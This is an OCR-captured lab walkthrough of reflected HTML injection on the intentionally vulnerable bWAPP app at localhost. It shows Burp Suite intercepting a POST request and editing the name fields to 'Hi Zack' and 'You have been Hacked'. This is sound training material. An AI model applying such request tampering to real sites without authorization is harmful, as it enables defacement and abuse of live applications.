
In the login page , Firstname and lastname field is provided. We enter the following values and click ‘Go’. We will be greeted with message ‘Welcome values that we have provided’


/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name: zack

Last name: rider



/ HTML Injection - Reflected (POST) /

Enter your first and last name:


First name:

Last name:

Welcome zack rider

our goal is to change those values. For that we have the followings:

a. Open the burp suite and enable the intercept to capture data send from the page.
b. Information of firstname and lastname along with other information is captured in burp suite as shown in screenshot below


bWAPP - HTML Injection
127.0.0.1/htmli_post.php
bWAPP
an extremely b
Bugs
Change Password
/ HTML Injec
Burp Suite Community Edition v2022.2.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 3
Request Headers 20

Enter your first and last name:


First name: zack

Last name: rider

Go


```
POST /htmli_post.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 41
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/htmli_post.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=l6oo70v7v6kb07dlijihbmrl64; security_level=0
Connection: close

firstname=zack&lastname=rider&form=submit
```

change the firstname to ‘ Hi Zack’ and lastname to ‘You have been Hacked’ and click forward.



```
POST /htmli_post.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 41
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/htmli_post.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=l6oo70v7v6kb07dlijihbmrl64; security_level=0
Connection: close

firstname=Hi Zack &lastname=You have been Hacked &form=submit
```

In the main page now we can see the exploitation has been reflected and message changed from ‘Welcome zack rider’ to ‘Hi zack You have been hacked’.



/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

Welcome Hi Zack You have been Hacked